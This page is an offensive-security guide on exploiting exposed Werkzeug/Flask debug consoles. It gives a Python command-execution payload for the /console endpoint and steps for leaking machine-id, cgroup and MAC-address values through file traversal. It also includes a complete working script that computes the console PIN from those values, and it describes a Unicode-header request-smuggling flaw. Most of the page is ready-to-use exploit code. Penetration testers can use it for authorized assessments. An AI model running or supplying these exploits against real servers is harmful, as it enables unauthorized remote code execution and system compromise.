Werkzeug / Flask Debug
Console RCE
If Werkzeug’s interactive debugger is exposed, /console may provide arbitrary Python execution. The debugger is intended only for development and must never be exposed in production.[5]
__import__('os').popen('whoami').read();
There are also public automation tools, such as Werkzeug-Debug-RCE, and a Metasploit module.
Pin Protected - Path Traversal
In some occasions the /console endpoint is going to be protected by a pin. If you have a file traversal vulnerability, you can leak all the necessary info to generate that pin.
Werkzeug Console PIN Exploit
Force a debug error page in the app to see this:
The console is locked and needs to be unlocked by entering the PIN.
You can find the PIN printed out on the standard output of your
shell that runs the server
The console normally requires a project-specific PIN printed to the server’s command line. When an authorized assessment also has arbitrary file read, the version-specific PIN algorithm and its inputs can be studied in Werkzeug’s debug/__init__.py. Obtain the source for the exact deployed version because the algorithm has changed over time.[1][2][5]
To exploit the console PIN, two sets of variables, probably_public_bits and private_bits, are needed:
probably_public_bits
username: Refers to the user who initiated the Flask session.modname: Typically designated asflask.app.getattr(app, '__name__', getattr(app.__class__, '__name__')): Generally resolves to Flask.getattr(mod, '__file__', None): Represents the full path toapp.pywithin the Flask directory (e.g.,/usr/local/lib/python3.5/dist-packages/flask/app.py). Ifapp.pyis not applicable, tryapp.pyc.
private_bits
-
uuid.getnode(): Fetches the MAC address of the current machine, withstr(uuid.getnode())translating it into a decimal format.-
To determine the server’s MAC address, one must identify the active network interface used by the app (e.g.,
ens3). In cases of uncertainty, leak/proc/net/arpto find the device ID, then extract the MAC address from/sys/class/net/<device id>/address. -
Conversion of a hexadecimal MAC address to decimal can be performed as shown below:
# Example MAC address: 56:00:02:7a:23:ac
>>> print(0x5600027a23ac)
94558041547692
-
-
get_machine_id(): Concatenates data from/etc/machine-idor/proc/sys/kernel/random/boot_idwith the first line of/proc/self/cgrouppost the last slash (/).
Code for `get_machine_id()`
def get_machine_id() -> t.Optional[t.Union[str, bytes]]:
    global _machine_id

    if _machine_id is not None:
        return _machine_id

    def _generate() -> t.Optional[t.Union[str, bytes]]:
        linux = b""

        # machine-id is stable across boots, boot_id is not.
        for filename in "/etc/machine-id", "/proc/sys/kernel/random/boot_id":
            try:
                with open(filename, "rb") as f:
                    value = f.readline().strip()
            except OSError:
                continue

            if value:
                linux += value
                break

        # Containers share the same machine id, add some cgroup
        # information. This is used outside containers too but should be
        # relatively stable across boots.
        try:
            with open("/proc/self/cgroup", "rb") as f:
                linux += f.readline().strip().rpartition(b"/")[2]
        except OSError:
            pass

        if linux:
            return linux

        # On OS X, use ioreg to get the computer's serial number.
        try:
Upon collating all necessary data, the exploit script can be executed to generate the Werkzeug console PIN. The script uses the assembled probably_public_bits and private_bits to create a hash, which then undergoes further processing to produce the final PIN. Below is the Python code for executing this process:
import hashlib
from itertools import chain
probably_public_bits = [
    'web3_user',  # username
    'flask.app',  # modname
    'Flask',  # getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.5/dist-packages/flask/app.py'  # getattr(mod, '__file__', None),
]

private_bits = [
    '279275995014060',  # str(uuid.getnode()),  /sys/class/net/ens33/address
    'd4e6cb65d59544f3331ea0425dc555a1'  # get_machine_id(), /etc/machine-id
]

# h = hashlib.md5()  # Changed in https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0
h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')
# h.update(b'shittysalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
This script produces the PIN by hashing the concatenated bits, adding specific salts (cookiesalt and pinsalt), and formatting the output. It’s important to note that the actual values for probably_public_bits and private_bits need to be accurately obtained from the target system to ensure the generated PIN matches the one expected by the Werkzeug console.
[!TIP] If you are on an old version of Werkzeug, try changing the hashing algorithm to md5 instead of sha1.
Werkzeug Unicode chars
As observed in this issue, affected Werkzeug versions did not close a request containing certain Unicode header characters. As explained in this writeup, this could produce a CL.0 request-smuggling condition.[3][4]
This is because, In Werkzeug it’s possible to send some Unicode characters and it will make the server break. However, if the HTTP connection was created with the header Connection: keep-alive, the body of the request won’t be read and the connection will still be open, so the body of the request will be treated as the next HTTP request.[4]